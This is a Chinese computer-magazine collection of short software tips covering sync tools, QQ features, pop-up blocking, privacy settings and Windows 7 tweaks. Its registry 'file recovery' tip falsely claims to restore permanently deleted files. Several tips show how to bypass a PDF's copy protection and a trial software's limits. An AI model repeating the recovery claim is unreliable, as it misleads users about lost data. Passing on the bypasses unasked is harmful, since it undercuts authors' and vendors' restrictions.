在家在单位都有电脑,有时在单位的工作想回家再做,每次都是用U盘拷,很麻烦。要是能实现同步,那就爽了。其实很简单,用Allway Sync就能办到。同步方式有“源文件夹同步”和“各向同步”两种。下面以备份文档(单位源文档存在“D:\Photo”里,家里目标文件夹为“C:\1”)为例来讲讲如何实际操作。

同步,可以点击“同步组→管理同步文件夹→添加”完成多个目标文件夹的同步设定(如图)。



下面来选择同步的方式。在默认状态下开启“自动同步删除”功能,即在某次同步操作之后,源文件夹当中的文件将被删除。所以最好是取消对“自动同步删除”的勾选。

现在来设置是“单向同步”还是“双向同步”。如果只希望在家里

学习,可以选择“单向同步”,这样单位里的文件夹单向对家里的文件夹同步,平时在单位里做的工作,回家都能看到。如果在家里不仅仅是看,还要进行修改,并且第二天还要继续在单位修改,这就要选择“双向同步”。同步的方式选择好后,点击“分析”按钮,即可根据分析结果进行同步,软件会自动选择要更新的文件。最后,点击“同步”按钮,即可让家里与单位的资料实现同步。

提示 Attention

点击“language → Chinese(simplified)”即可将界面变为简体中文。

点击“浏览”按钮选中想要同步的文件夹,如果要选择多个文件夹

提示 Attention

通过分析,能分析出我的文件里面所包括的“图片”、“音乐”以及一些游戏的存档等等我不想备份或同步的档案,并将它们排除掉。



该软件已收入本期光盘

文件误删除这样找回

■ 文/小华

经常因误操作删除了不应删除的文件,怎样才能将误删除的文件找回来呢?其实方法很多,可以根据不同的情况选择适合的方式。

删除了可以还原

看你删除时是否清空了回收站,如果未清空可以直接在回收站里还原。直接进入回收站,右击需要的

文件,选择“还原”即可。在原位置即可看到被误删除的资料。

清空了也能还原

如果已清空回收站,或者在删除时按中了Shift键(“Shift+Del”为直接删除,不经过回收站),这时只要没有运行磁盘整理,所要的资料还是可以找回来的。

点击“开始”→“运行”,输入“regedit”并回车打开注册表,在注册表里依次展开“HKEY_LOCAL_MACHINE/SOFTWARE/microsoft/WINDOWS/CURRENTVERSION /EXPLORER/DESKTOP/NameSpace”,点击“新建”,选择“主键”,命名为“645FF040-5081-101B-9F08-00AA002F954E”,再把“默认”主键的键值设为“回收站”,关闭注册表并重启电脑,现在就能见到被你删除的文件了。

QQ邮箱帮你做调查

■ 文/张近

不管是在学校做市场调研,还是在工作上做市场调查,都要打印很多问卷,一张张发给调查对象,最后进行统计才能完成。完成一项调查是费时费力费钱的事,怎样才能节省经费,并且能快速调查呢?用QQ群就能办到。

开通群邮件

单击QQ主界面,在顶端点击群箱图标进入QQ邮箱页面,如果群未开通写邮件的功能,直接单击右侧的

QQ群,按照提示发送开通邮件,等待群管理员开通即可。

发起投票

群邮件申请通过之后,重新打开“QQ群邮件”页面,单击“发起投票”按钮。设置好投票的主题,然后设置好相关的投票选项(如图),当调查问卷设置好后,单击“发送”按钮即可。

当群友登录QQ邮箱后,在收件箱会显示接收到这封邮件,选择某个

投票选项,然后单击“立即投票”即可完成问卷的提交,并可查看投票结果(投票结果是即时自动更新的)。



提示 Attention

QQ邮箱的收件箱会以加黑加粗的方式显示调查问卷,同时会给出新结果的投票时间。

巧用反弹规则去广告

■ 文/赵博雅

每天,在我们登录各种工具软件的时候,都会有很多的弹出窗口,而且很不厚道的需要我们手动单击关闭,最常见的比如QQ的“迷你首页”,飞信的“飞信资讯”。

“超级兔子”的“反弹天使”默认能关闭某些广告,但是对QQ迷你首页、迅雷资讯、迅雷右下角广告、飞信资讯、飞信右下角广告、暴风资讯等弹出窗口就无能为力。而今天,利用“反弹天使”的“规则”,彻底将弹出窗口打回老家去!

打开“超级兔子”,选择“反弹天使”,单击启用,提示“规则库为空”。单击“新增规则”,出现“输入软件信息”窗口,在窗口中有一个“导弹”,我们就用这个“导

弹”拦截弹出窗口。

以“飞信资讯”为例,打开“飞信”,等待弹出“飞信资讯”,弹出后,将“反弹天使”窗口中的“导弹”拖到“飞信资讯”窗口上(如图1)。这时弹出窗口“飞信资讯”边缘出现虚框。软件图标栏显示窗口程序的图标,软件名称和执行程序对应弹出窗口“飞信资讯”的名称和程序。

当出现对应的名称和执行程序后,单击“下一步”,修改规则名称,在窗口匹配条件设置栏中勾选“匹配标题”,即可防止误杀其他窗口(如图2)。

如果勾选了“匹配大小”,则

在设置成功后,“反弹天使”自动关闭弹出窗口前,如果改变弹出窗口的大小,则不能自动关闭。“匹配坐标位置”功能同理。如果勾选了“立即执行规则”,那么在“保存规则”时,则自动关闭弹出窗口。并且建议在“操作方式”中选择“关闭窗口”。


回到规则窗口单击“保存规则”,即可看到规则的运行状态。可以启用和禁用,并设置弹窗显示几秒钟后执行,建议点选“1秒”。

提示 Attention

在规则窗口左下角有“拦截所有软件的右下角窗口”,一定要慎用,选中后有可能把QQ的信息提示也轰掉。

单击“帮助指南”,点击“设置”,勾选“系统启动时加载”,如果此时你的杀毒软件提示“有新的启动项加入”,请选择允许。这样,就不用我们自己每次打开“反弹天使”了。

最好重新启动一下电脑,打开所有的常用软件,等待弹出窗口的出现,一个一个的添加规则并保存好规则。这样省去以后的麻烦。





不让搜狐五笔的自造词泄露隐私

文/林丽华

在使用搜狐五笔的时候，默认设置下会启用自动造词的功能，也就是说当某个词语的输入次数达到一定数量之后，会被自动纳入词库之中。不过，如果你使用的是公用计算机，那么这些被记忆下来的词语就会有泄露隐私信息的嫌疑。怎样不让它“出卖”自己呢？其实，搜狐五笔已经提供相应的设置解决这一问题。打开设

置窗口，切换到“高级”面板，可以看到默认设置下会启用自动造词功能，请勾选“自动造词只对当前进程有效”复选框，确认保存之后即可生效（如图）。以后，搜狐五笔在当前进程自动造出的词语，仅仅针对当前进程生效，在退出之后不会保存，例如在记事本或聊天窗口中的自造词，将不会在Word中出

现，也不会在自造词库中被发现，是不是很有意思？



截图也要注意隐私

文/林丽华

很多人都喜欢在看电影的时候截下精彩的图片分享给好友，不过要注意，这可会出卖你的隐私哟。就拿QQ影音来说，它会将截图自动保存在电脑里，如果使用的是公用计算机，那么有心人进入相应的文件夹，就可以查看到所有的截图文件。

当然，可以在每次注销或关机之前，手工删除自动保存在磁盘中的截图文件，但这样既麻烦而且

也容易遗忘。如果你比较注重隐私信息的保护，那么可以将截图内容直接保存到剪贴板中而不是输出为文件。按下F5功能键，打开“播放器设置”窗口，在左侧窗格中选择“其他设置”面板（如图），勾选右侧窗格“仅保存到剪贴板”复选框，确认之后即可生效。以后需要临时截图时，只要按下“Alt+A”组合键，稍后会看到“截图成功，

可直接粘贴。”的提示信息，然后就可以将其粘贴到其他的应用程序中，再也不会再在磁盘里面留下痕迹。这种“一次性”的截图，是不是很方便？



清除尘封已久的消息记录

文/大江东流

时间长了，QQ的消息记录自然会越积越多，查看和管理起来颇有不便，这时就该给消息记录做个清洁，把不需要的聊天记录扫地出门。全部删除显然不妥，手工删除又担心遗漏某些消息。其实，可以根据自己的需要，适当删除某个时间段的消息记录。

不过在做删除操作之前，先得给自己买份“后悔药”，将聊天记录导出出来各个份。打开“消息管理器”，在左侧的“消息分组”栏中，选中要导出为备份文件的好友

名称，在工具栏中，单击“导入和导出”右侧的下拉箭头，选择“导出消息记录”，设置好要保存的文件名（建议使用默认名）和保存路径，单击“保存”，聊天记录的备份工作就完成了。

然后选择需要删除消息记录的某位好友，打开“删除消息记录”窗口，默认设置是“全部删除”，请选择“只删除”（如图），下拉列表中提供了今天之前、一周之前、一个月之前、三个月之前、半年之前、一年之前等多种选择，这样就可以很方便

地清除那些累积太久的历史记录，很简单吧？

万一有了错误操作，只需进入“消息管理器”，单击“导入和导出”，跟着提示操作，即可将备份的聊天记录重新导入到QQ中。



请暴风影音推荐高清播放方案

文/林丽华

最近不管看什么片子,大家对“高清”都是相当热衷,如果你已经拥有性能强劲的高清显卡和支持高清的显示器,可千万不要浪费自己的硬件配置。借助最新的暴风影音高清版本,快速获得相对应的高清播放方案,对于初级用户来说相当方便。

运行暴风影音,打开“高级选项”对话框,切换到“高清”面板,首先请检查右侧窗格是否已经勾选“播放高清文件时默认开启加速”的

复选框,接下来请单击“详细设置”按钮,此时会打开“高清综合设置方案”对话框,请根据实际情况在“选择要编辑的方案”下拉列表框中进行选择(如图),软件为初级用户定义好了四种方案,每种解码方案都有详细的介绍,如果看不懂前面的具体参数,只需看看“备注”一项就可以了,它会给出具体的推荐。如果还是没把握,那可以逐一调试这四种方案,基本上能解决问题。

当然,如果你是高级用户,有个人的特殊要求,可以单击“新增”按钮,在随后弹出的“编辑高清方案”对话框中根据自己的需要进行设置,主要是针对输出渲染器、分离器、视频解码器等进行配置。



下载视频抢先看

文/大江东流

现在的视频资源实在是过于丰富,版本也是层出不穷,有时费尽力下载回来,却是一个不堪入目的枪版或剧场版,此时肯定会大呼上当……其实,可以利用快车的“视频预览”功能解决这一麻烦,在下载的同时提前预览到视频的内容,操作也相当简单。

首先请将快车升级至3.1.0.1058或更高的版本,按照正常途径下载相应

的视频文件,在下载进入正轨之后,切换到“任务信息”面板,这里除了任务属性、重命名两个选项之外,还有一个“视频预览”的选项,且已经变成可用状态。单击之后会弹出相应的迷你播放窗口,等待广告播放和缓冲结束,就可以在这里抢先欣赏到精彩的视频播放效果(如图),下载等待的时间就不会再感觉无聊。对于这个迷你播放窗口,可以切换到全屏模

式进行欣赏,这里提供了一个中规中矩的播放工具条,还可以拖曳进度滑块自行选择播放点,并不一定需要等待快车下载到相应的位置。如果发现情况不对,可以立即中止下载,是不是很有意思?



在线管理QQ邮件也要动脑筋

文/天地之间有杆秤

由于QQ邮箱的便捷性,很多人都用它在线管理很多其他邮箱。不过邮件多了也麻烦,如果一封一封手工查找,或者通过关键词进行查找,相对繁琐了一些。

其实,如果你的来往邮件数量比较多的话,那么完全可以考虑在QQ邮箱的Web界面通过会话模式或分组模式管理邮件。进入设置页面,切换到“常规”选项卡,在邮件列表

视图中选择“分组模式”或“会话模式”,保存之后即可生效(如图)。如果选择前者,可以将邮件按照时间、发件人、主题、大小等要求按组归类显示,例如时间级别包括“今天”、“昨天”、“星期几”、“上周”、“更早”等,这样可以非常方便地找到所需要的邮件;选择后者,可以将同一主题往来回复的多个邮件集合在一起显示,在此模式下可以非

常方便地查阅到与好友的相关往来邮件。这样稍微设置一下,就可以让杂乱的邮箱变得井井有条了。





Windows 7 去除快捷方式小尾巴


文/大江东去

Windows 7 虽然采用了全新的设计，但是桌面快捷方式仍然与以前一样，在左下角有一个小尾巴。针对这个问题，一些朋友采取了修改注册表的方法，即将“HKEY_CLASSES_ROOT\lnkfile”和“HKEY_CLASSES_ROOT\pifile”两项的“IsShortcut”项目删除掉，这样做虽然除掉了快捷方式上的小箭头，但是却会出现许多后遗症，例如右击“计算机”时无法打开“管理”窗口、不

能用超级任务栏、开始菜单游戏打不开等，这可不是我们的本意。

其实，最安全的方法是使用透明的ICO图标来替换这个小箭头。首先从本期光盘下载或自行制作一个透明的ICO图标，命名为“empty.ico”后，保存到Windows 7所在磁盘的Windows文件夹中，例如“C:\windows”。接下来打开注册表编辑器，依次定位到“HKEY_LOCAL_MACHINE\

SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Icons”，在右侧窗格中新建一个名为“29”的字符串值，将值修改为“C:\\Windows\\empty.ico,0”（这里的文件路径请根据实际情况而定）。保存后注销并重新登录系统即可获得需要的效果（如图）。如果需要恢复默认的小箭头，可以将这个字符串值删除。怎么样，是不是很简单呢？



利用千千静听聆听压缩包中的歌曲

文/大江东去

笔者很喜欢用电驴下载高质音乐，不过通过这种方式下载的歌曲，通常都用RAR或ZIP格式进行了打包压缩，必须先解压才能听，对于笔者这样性急的人来说，如此操作不仅麻烦，而且不方便管理，如果能在解压之前就直接播放，那就方便了。

其实，解决这个问题很简单，千千静听就可以搞定。首先将千千静

听更新到最近的版本，运行后，按下“Ctrl+O”组合键会出现“打开”对话框，无需更改默认的对象类型，直接就可以看到压缩包文件已经在文件列表中了。双击要播放的音乐压缩包，就像普通文件夹一样打开了，选择自己要听的歌曲播放即可（如图）。怎么样，比起原来的操作简单省事多了吧？



酷我知我心好歌信手拈来

文/Aa酱

相信很多朋友都有过这样的经历：某段时间超级迷恋某位歌手，每天一打开播放器就一直播放他（她）的歌。但是，突然某一天，又喜欢上新的歌手，或者就是听腻了，过了很久再想起这位歌手的时候，又要重新搜索，十分麻烦。其实，只要你习惯使用酷我音乐盒听歌，那么它自然就帮你记住了。

打开酷我音乐盒，切换到“网络曲库”窗口，展开左侧的“歌手列

表”，会看到一个“最爱”按钮，单击即可看到自己曾经喜爱的歌手列表，想听哪位歌手的歌，只要单击歌手名即可查看该歌手的全部歌曲，点击即播放，非常简单，无需多说。

除了记住“旧爱”，酷我在寻找“新欢”上也是个好帮手！酷我音乐盒会根据用户的“旧爱”标准，选出相似的“新欢”歌曲。同样在“网络曲库”下，点击展开左侧的“最

新专辑”列表，会看到一个“我可能爱听的”专辑榜单（如图）。这个榜单里的音乐专辑都是酷我根据用户习惯筛选并推荐的，无需再一个个试听和挑选，直接就能找到自己喜欢的歌曲，是不是非常人性化呢？





我的照片不给你看拒绝QQ小照片

■ 文/Aa酱


笔者的QQ空间里有很多自己的相片,但是并不希望每个QQ好友都看到,因此设置了浏览权限。可是,最近笔者刚上传了一组相片,就有好友在QQ上询问。笔者这才发现:即使设置了限制,



QQ好友也能通过QQ上的好友名片直接看到(如图1)。

当在QQ空间或QQ相册中上传了新照片后,QQ名片上就会自动出现最新上传的五张照片的缩略图。如果不希望将这些信息显示在QQ名片上,可以这样操作:进入自己的QQ空间,默认将打开“个人中心”页面,在左侧“应用列表”中选择“空间设置”,在新页面里点击切换到

“其他设置”,去掉“将QQ空间日志和照片更新显示在QQ上”前面的小钩(如图2)。这样更新后QQ上就不会显示相应信息了,别人自然也无法通过QQ探知自己的隐私。



搜狗拼音输入法天天换新衣

■ 文/Aa酱

搜狗拼音输入法虽然拥有大量精美皮肤,可是皮肤太多也是一个问题:挑花眼不说,再漂亮的皮肤,也有看腻的一天。其实,对爱美又爱偷懒的朋友来说,还有一个好方法,就是让搜狗自己换新衣。

首先切换到搜狗拼音输入法状态,右击输入法状态条任意位置,在弹出菜单中选择“更换皮肤/随便换肤”,激活“随机官网皮肤”项(如图),每天都会随机更换N多漂亮皮肤,让你目不暇接。当然,这样的

随机更换,随意性太大,也许前一个皮肤很喜欢,后一个皮肤就很讨厌。对这种情况,不妨选择一套喜欢的系列皮肤来随机更换。

同样右击展开菜单,选择“更换皮肤/皮肤官网”,在打开网页中,找到“皮肤系列”部分,挑选一套喜欢的皮肤并下载。下载完成后双击即可完成皮肤的安装,在随后的使用中,搜狗会根据一定的频率(通常是一天以上)自动更换此系列的其它皮肤,既保证了每天都

有新鲜感,又不用担心随机换到不喜欢的。



提示 Attention

如果只中意系列皮肤中的某一款,只要在查看系列详情时,单独下载该皮肤即可。

让空间按钮重返TM

■ 文/吴俊

由于偏爱简洁的界面,笔者一直使用TM。但是不久前,依照系统提示将TM升级到最新的2009版后,发现原主面板上的QQ空间按钮不见了!因为这样,登录QQ空间变得很不方便,常常错过好友的空间回复,非常郁闷。

其实,要找回消失的QQ空间按钮非常简单:右击TM主界面空白位置,选择“界面管理器”,在弹出窗口中,点击切换到“个人信息区”标签,勾选“QQ控件信息中心”项并单击“确定”(如图),消失的QQ空间按钮就回来了。



提示 Attention

“界面管理器”的三个标签,依次对应主面板左侧位置、顶端和底部。想要更方便地使用腾讯各项服务,只要通过“界面管理器”将相应服务显示在主界面上即可。QQ 2009也有同样的功能。



不装软件靓图形状随便抠

■ 文/痛并快乐着

在使用电脑时，经常需要用截图工具来截取图片的细节说明问题，比如讲解一个现象或操作，看图说话比文字描述要准确得多。碰到规则的图形，用QQ或者系统自带的软件就可以截取下来，但若是要截取不规则形状的靓图，就不是那么方便了。一般需要安装专业截图软件（如SnagIt或是Hypersnap），并且设置好截图热键再截取，比较麻烦。有没有办法不装软件，靓图就能随心所欲按任意形状随便截呢？只要用上了Windows

7，就能用自带的截图工具让这些操作更简单。

启动Windows 7之后，依次单击“开始菜单/附件/截图工具，即可启动截图工具，在“截图工具”



的界面上单击“新建”按钮右边的小三角按钮，在弹出的下拉菜单中选择截图模式，有四种选择：任意格式截图、矩形截图、窗口截图和全屏幕截图(如图)，任意格式截图可以截取不规则图形。若需要截取一整幅动漫人物的头像，选择截图模式后，整个屏幕就像被蒙上一层白纱，此时按住左键，拖动鼠标绘制一条围绕截图对象的不规则线条，然后松开鼠标，任意形状的截图就完成了，然后保存，按照自己的需要处理，根本不需要另外使用第三方软件。

事半功倍QQ空间文章批处理

■ 文/罗勇

很多朋友喜欢在QQ空间写日志，日积月累，文章越来越多，一篇一篇修改文章的权限、分类，把普通日志转入私密记事本，或是把私密记事本中的文章转为普通日志都会很麻烦，还是请出QQ空间新增的“批量管理”功能为大家“批处理”吧。

用“批量管理”功能“批处理”QQ空间文章的方法很简单，以

批量修改文章权限为例：登录自己的QQ空间，切换到“日志”标签页，单击“批量管理”，进入“批量管理”页面，勾选需要修改权限的文章，然后单击“权限设置”（如图），弹出“权限设置”悬浮小窗口，根据实际需要选择相应的权限，单击“确定”按钮，即可批量完成文章权限修改。如果要修改文章分类和

转移文章，方法相似，大家只要参考以上方法依样画葫芦就可以了。



巧用QQ邮箱复制加密的PDF文档

■ 文/王志军

为了写论文或是写报告，我们经常会网上下载一些PDF格式的资料，然后将部分内容引用到文章里面。但苦恼的是，一些技术性非常强的PDF技术文档在制作时采取了文档复制加密的技术手段，就算用Adobe Acrobat能打开，但也会发现“编辑”菜单下的“复制”命令呈灰色，根本无法提取PDF里面的文本内容，更谈不上能把文字直接复制到文章中来了。打开“文档属性”对话框，可以看到包括更改、复制、提取、注释等操作都被作者进行了限制。在这种情

况下难道只能对照原始PDF文档重新手工录入了吗？

解决这一问题的方法当然有很多，从网络上也可以找到一些功能强大的破解工具，不过既麻烦又不敢保证完全没有隐患。其实，利用我们人手一个的QQ邮箱，就可以轻松地解决这个难题：

首先，访问mail.qq.com，输入账号密码登录QQ邮箱，写一封新邮件，把加密的PDF文档作为附件添加，然后发送给自己。

其次，进入收件箱，找到刚才发的邮件并打开，在附件处除了“下载”、“打开”之外，还提供了一个名为“纯文本方式查看”的链接，单击后就可以纯文本方式浏览了。

最后，在浏览时，弹出右键菜单，可以看到全选、复制在内的诸多功能都可以用了，至于接下来的操作，就不用多说了吧？复制想要的文本，粘贴到自己想要的位置就行了。不过，由于纯文本的限制，PDF文档中的非文本内容，就没有办法获取了。

让偷用电脑者无所遁形

■ 文/郭建伟


我们都不希望别人随意动自己的电脑。而在寝室和办公室,设置开机密码显得不够大度,而某些不自觉的人往往会趁自己离开的时候偷偷打开自己的私人电脑,更气人的是,一旦被发觉也死不承认。那么,有没有办法在自己关机离开后,准确知道哪些人在什么时候用了电脑,让他们的蹭机行为无所遁形呢?有办法。

事件查看器 监控开机

其实利用XP系统的事件查看器,就可以随时查看本机所有的开关机事件。

首先,运行事件查看器。在开始菜单的运行框中输入“eventvwr.msc”敲回车执行,就可以打开Windows自带的事件查看器。

其次,筛选指定事件。我们要查看系统的开关机日志,再从中自定义筛选出开关机的信息。点击窗口左侧“系统”,再点击上面的“查看/筛选”,就会弹出筛选器(如图1)。在筛选器的“事件来源”项中



选择“eventlog”，即可读取现有的系统事件日志；


最后,输入对应ID,查看开关机事件。Windows的事件ID中,6005和6006分别代表开关机事件,因此我们只要在“事件ID”中输入对应的ID后就确定,可以查看开关机事件了。

系统自带的事件查看器,虽然还可以设置起始时间,但显示信息相对简单。

软件监控 查看详细信息

上述方法对初学者来说操作繁琐,需要强记代码才能筛选,同时显示的信息相对简单。相比之下,使用本刊光盘附带的“系统开机记录”这款为开关机量身定做的软件,就可以轻松掌控电脑的开关机详细情况了。


软件安装完成后,会自动注册成为名为“System Time Information Service”的服务跟随系统自动运行,若是开启了监控软件,选择“允许运行”才行,这样就能在后台精确记录开关机事件。该软件占用的资源很



少,对系统的运行几乎没有影响。

当你希望查看开关机情况时,双击“查看系统运行时间信息”程序,在报告窗口的“日志”面板(如图2)中显示所有的开关机记录信息,包括每次开机的时间、系统开始运行的时间和日期、系统结束运行的时间、系统运行的时间段、系统启动所用的时间和附属信息都一目了然。

在“附属信息”中显示了大量开关机的详细信息,根据这些信息,就可以全面深入了解所有的开关机情况。此外,系统开机记录还提供了统计功能,在“日期”面板(如图3)中会提供坐标图,可以看到对应日期内电脑在周、日或者小时内的使用时间。



若要查询离开的时候谁用了电脑,点击工具栏上的“统计”按钮,在统计设置窗口中输入查询的起始时间后确定,即可看到这段时间内电脑是否有人用过。


随意输入复杂数学公式

■ 文/王卫华

开学了,经常会用到Word做数学计算题,但在Word里面输入复杂的数学公式非常麻烦。传统的方法需要在Word的大量公式表中点选,再插入文中。有没有办法能简单输入数学公式?其实用Windows 7系统配合Word2007,就能做到。

首先,在Windows 7下点击“开始菜单/所有程序/附件/数学输入面板”;其次,打开需要输入数学公式的Word文档,然后把光标定位到需要输入公式的位置。若要输入 $\sqrt{2+x^2}$,只需要直接用鼠标代笔,在数学输入面板上画出想要的数学公式,数

字和字母(如图),然后再点击下方的“插入”,就可以把公式输入到文中光标的位置上了。





Google地图存成离线大图

文/番茄蛋挞

如果你无法保持随时在线,那么在Google Maps查询好一条路线之后,想保存下来以便出门在外时使用就显得很重要了。但不管是截屏还是打印都会遇到一个很严重的问题,即Google地图精度与尺寸的矛盾,因网页上显示区域有限,如果你要查询的地图路线跨度很大,在特定的缩放比例下很可能显示不出详细的路线信息,这个地图有也等于没有,多截或打印几张图又不方便查看。

现在,Google Map Buddy可以帮助你直接从Google地图上获取大尺寸的地图图片,再也不用为地图的精度而烦恼了。打开Google

Map Buddy后,首先选择Google地图服务器,如要查询中国地图就选择“http://maps.google.cn”,点击“Go”按钮即可在Google Map Buddy里打开Google地图,先将地图缩小到一定比例,能看到你想保存的整个区域即可(不必担心缩得太小看不清楚细节)。点击“Select area”按钮,在地图上框选你要查看的地图范围,在“Selection Details (选择区域细节)”里选择一个缩放级别(如图),比如15(数字越大精度越高),最后点击“Create Map

Image”,选择一个存放位置,耐心地等待地图下载完成即可。

输出成功后,Buddy会问你是否删除临时文件(所谓临时文件就是下载的那些高精度的一小块一小块地图文件),选择Yes就可以了。最后在你输出的文件夹里就只有一个超大的图片文件,有了这个大图你就可以在电脑或移动设备上随时查看了。



该软件已收入本期光盘

突然有限共享私密

文/木头

个人的私密只要发到网络上就是一件不安全的事情,相册、网盘虽然可以加密,但挡不住好奇的黑客,发送文件给对方也可能被人截获,那么和朋友之间有没有一种更为保险的私密共享方式呢?答案是有的,我们可以使用“突然”(http://toran.cn),限制私密或者收藏的分享时间与次数,当朋友访问过之后,这些私密文件或收藏就会自动失效而无法再被访问。

在“突然”里,我们可以跟朋友分享网址、文字、网络图片、

网络音乐、网络视频、程序代码和本地文件,比如说你要跟朋友分享一张你的私密照片而又不想挨个发送文件,可以点击“文件”,从本地选择好文件的路径,再到右侧可选项内设置访问密码,点击“上传并分享文件!”按钮即可生成一个短网址链接。如果想控制自己私密的传播范围,可以展开“更多可选项”,假如要发给数量有限的闺蜜死党,在确定他们肯定要看的前提下,可以在“增加次数控制”里设置访问失效的数量,如发给三个人

就将数值设为“3”。如果想发到朋友圈内,但又不好确定朋友数量,此时可以在“增加时间控制”里设置对应的失效时间,如10分钟,在这个规定的时间内,你的朋友们可以根据你发送的链接地址打开你所上传的图片,逾时则链接失效,这样就可以最大限度地控制私密的传播范围了。



修改系统时间巧妙卸载试用版影子系统

文/石建议

有些人为了安全起见会安装比如影子系统之类的东东。但是在好奇心驱使下安装的试用版的影子系统可能会出现一些不可预料的问题,如一

开机就进入影子系统,即便使用安全模式也无法进入真正的系统。或者造成杀毒软件无法更新,任何的设置重启后都无法应用等问题。

其实试用版影子系统的有效期限仅有一个月,如果想提前结束这种痛苦,可以修改一下系统时间,将其延后一个月。重启后,就会进入真正的系统并提示影子系统已经过期,现在可以放心地卸载影子系统了。


让HyperSnap成为全功能引用助手

■ 文/番茄蛋挞

HyperSnap是款截图软件,这点大家都知道,但它看似不务正业的文字捕捉功能却很少有人提及,其实如果跟截图功能配合使用,你会发现HyperSnap将成为一款全功能的引用助手。

使用HyperSnap 6.1以上版本时,按住“Ctrl+Shift+T”可以截获框选范围内的可编辑文字,如软件的菜单名称,对话框中的文字内容等;对于不能直接复制粘贴的文字,用鼠标框选后,按住“Ctrl+Shift+U”即可复制粘贴出来。但有时候使用HyperSnap

捕捉获得的文字满篇都是乱码,这是因为文字使用了非RTF标准编码,如防拷贝的中文网页,此时可以打开HyperSnap的“捕捉设置/文字捕捉”选项,取消“启用文字捕捉用于”下



方的“格式化文字(RTF)捕捉”,仅使用“纯文字捕捉”即可解决乱码的问题。反之,如果想在Word等文字编辑软件里直接粘贴捕捉的文字样式(包括字体、字号、颜色等),就可以开启“格式化文字(RTF)捕捉”项。

如果想把捕捉的多项表单文本直接粘贴到Excel等电子表格,而又不想手动调整使得每个表单项独占一个数据列,则可以勾选“捕捉设置/文字捕捉”里“跳格界定数据捕获”,按住“Ctrl+Shift+T”捕捉,再粘贴到Excel里(如图)。

解决IE8无法多图上传的故障

■ 文/阿呆

安装了IE8后,突然发现在浏览Discuz 6.0支持的论坛时,上传文件会弹出“无效的图片文件”提示窗口,点击“浏览”按钮时,选择论坛附件允许的文件格式如.gif、.jpg、.png都会报错,但发帖时单张图片文件还是能够正常上传,多图上传则不可,对于喜欢发杀猫贴的朋友来说,一张一

张地上上传实在是痛苦不堪。

这是由于IE8默认更改了安全设置选项,打开“Internet选项/安全/Internet”,点击“自定义级别”按钮,启用“将文件上传到服务器时包含本地目录路径”选项即可多图一起上传了。



练唱利器酷狗音乐2009

■ 文/阿呆

学一首新歌的时候,有些难点或要点节拍往往要反复听上很多遍,边听边跟着哼唱,但是普通的播放器想要准确地定位到某句歌词,必须要记住具体的时间再拖动播放进度条,很容易出现定位不准,错过自己想听的那小节,反复

定位实在浪费时间。

酷狗音乐2009增加了动感歌词显示功能,从表面上看,它只是在欣赏歌曲的时候能结合本地图片实现MV的效果,其实它可是个练歌的好帮手。在要练唱的时候,点击酷狗音乐

2009顶部的“展开音乐库”按钮,再点击“动感歌词”即可在播放歌曲时候在右侧窗口里显示全部歌词(如图1),双击动感歌词窗口或者点击下方的“全屏”按钮也可以全屏显示歌词。在动感歌词上点击左键并上下拖动可以精确定位到具体某一句歌词,这是因为LRC歌词带有时间线,可帮助你定位到准确的播放位置,想从哪句听起就从哪句开始。



提示 Attention

如果歌词字体颜色与背景图片颜色相近,不大容易看清时,可以点击酷狗的“选项设置/歌词设置”,在歌词显示设置里调整经典方式下的歌词颜色,主要是使歌词高亮颜色与背景图片区分开(如图2)。

我知道你动了我的文档

■ 文/陈桂鑫

最近小白碰到一件郁闷的事情：他兴冲冲地把整理好的企划案交给组长审批，满以为会得到上头的奖励，可却莫名其妙的挨了一顿骂，仔细再读了读企划，才发现有些重要数据被别人偷偷修改了，小白才真是冤啊！

有些办公室里鱼龙混杂，别人又很容易取得你的电脑权限，这时，就要小心别有用心的人偷偷地动你的重要文档哟。所以要给自己的重要文档做个记号，只要被修改了，一眼就看得得到。要达到这个目的也简单，只要在Word中添加“数字签名”就能轻松识别，它的效果就和在纸质文件上面亲笔签名一样。

数字签名是指通过使用计算机加密来验证数字信息。文件添加数字签名后，任何人（包括你自己）要修改文档的话，必然要破坏文件的签名。也就是说，“数字签名”可以用来确认自签名以后该文件有没有被修改，自然也可让老板确认那文档的制作人确实是你。

小知识

给自己的原文签个名

首先打开重要的文档，单击窗口左上角的“Office”按钮，顺次选择“准备/添加数字签名”，会弹出数字签名的介绍窗口，单击勾选“不再显示此消息”复选项，确定后会弹出“获取数字标识”窗口。选中“创建自己的数字标识”单选项，确定

